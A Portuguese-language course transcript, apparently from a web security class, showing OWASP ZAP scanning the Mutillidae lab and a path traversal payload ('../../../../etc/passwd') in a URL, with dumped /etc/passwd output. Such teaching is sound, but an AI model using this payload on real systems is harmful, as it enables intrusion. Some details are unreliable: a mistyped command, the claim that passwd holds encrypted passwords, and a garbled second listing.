

11


Falhas de segurança - Zap

Transcrição

Já verificamos diversas vulnerabilidades que ocorrem nos sistemas de maneira manual, isto é, por meio de erros e acertos.

Desenvolvedores da **OWASP** criaram a **OWASP ZAP** - uma ferramenta capaz de checar diversas falhas de uma única vez. Na primeira vez que abrirmos a aplicação pode ser que demore um pouco para iniciar, pois além de pesada estamos em um ambiente virtual.

A primeira janela que aparecerá nos questiona sobre manter ou não a sessão, responderemos com "No, I do not want to persist this session at this moment in time":



Lembrando que não podemos utilizar essa ferramenta com sites reais da internet, pois ela é muito intrusiva. A **OWASP ZAP** insere códigos e os testa a fim de verificar a existência de fraquezas nos sites.

Podemos utilizar, mais uma vez, o site do **Multillidae**. No *OWASP ZAP*, vamos inserir o endereço IP do site que desejamos verificar:



Feito isso basta pressionar o botão *Attack*, o ataque pode demorar um pouco, pois **todas** as vulnerabilidades que vimos neste curso são testadas.

Na aba **Alerts** as fraquezas são definidas conforme os níveis de risco:

- Bandeira vermelha: Risco alto
- Bandeira azul: não necessariamente um risco, mas sua correção melhora ainda mais o desempenho do site
- Bandeira amarela: Risco mediano

Com o teste finalizado, iremos nos deparar com o seguinte resultado:

Dos resultados obtidos, quase todos nós encontramos quando fizemos verificações manuais. Vamos analisar o **Path Tranversal**, vulnerabilidade que não abordamos até o momento.

Para verificar o **Path Tranversal**, abriremos o Terminal e usando o Kali Linux digitaremos `cat /etc/password`:

```
root@kali:~# cat /etc/password
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/nologin
sys:x:3:3:sys:/dev:/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
epmd:x:106:110::/var/run/epmd:/bin/false
Debian-exim:x:107:111::/var/spool/exim4:/bin/false
uuidd:x:108:113::/run/uuidd:/bin/false
rwhod:x:109:65534::/var/spool/rwho:/bin/false
iodine:x:110:65534::/var/run/iodine:/bin/false
miredo:x:111:65534::/var/run/miredo:/bin/false
ntp:x:112:114::/home/ntp:/bin/false
```

Fazendo isso, temos acesso a diversas informações de diferentes usuários. E isso nas mãos de alguém mal intencionado pode facilitar a realização de um ataque. A primeira informação desta lista é a `-root` e ela está acompanhada de alguns números que são, na verdade, senhas criptografadas.

Assim, com o simples acesso a isso, um *hacker* é capaz de tentar diversos métodos a fim de decifrar a senha escondida.

Vamos retornar à página da **Multillidae** e acessar "OWASP 2013 > A4 - Insecure Direct Object References > Spource Viewer". Repare na URL:

O `index.php` e o `source-viewer` ficam em uma região que é, com certeza, a do diretório `/var/www`. Vamos supor que nós estamos no seguinte diretório: `/var/www/html source-viewer.php`. Nós podemos retornar diretórios e acessar o `password` simplesmente escrevendo: `../../../../etc/passwd`.

Utilizando isso junto a URL do site teremos no navegador o seguinte:

`192.168.1.42/mutillidae/index.php?page=../../../../etc/passwd`

O que nos mostra a página abaixo:

```

root:x:0:0:root:/root/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
www-data:x:5:60:games:/bin:/bin/games
mail:x:8:8:mail:/var/mail:/bin/sh
www:x:9:9:news:/var/spool/news:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www/bin/sh
backup:x:34:34:backup:/var/backups/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats/bin/sh:nobody:x:65534:65534:nobody/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid/bin/sh
mysql:x:101:102::/home/mysql/bin/false
klog:x:102:103::/home/klog/bin/false
mysqld:x:103:105:MySQL Server...:/var/lib/mysql

```

Ou seja, temos acesso a diversas informações referentes aos usuários. Idealmente um usuário não deveria ser capaz de voltar diretórios até que ele encontre algum arquivo que seja interessante. Mesmo que a senha esteja criptografada, o acesso a esse tipo de dados abre margem para várias ações por parte de hackers.

Retornando a ferramenta do *OWASP*, selecionaremos o item do *Path Traversal*. Ao clicarmos em qualquer requisição vinculada a esse elemento, é possível descobrir em que consiste o ataque em questão. A **OWASP ZAP**, portanto, permite uma grande economia de tempo e esforço, pois, checa diversas vulnerabilidades de maneira automática e todas de uma única vez.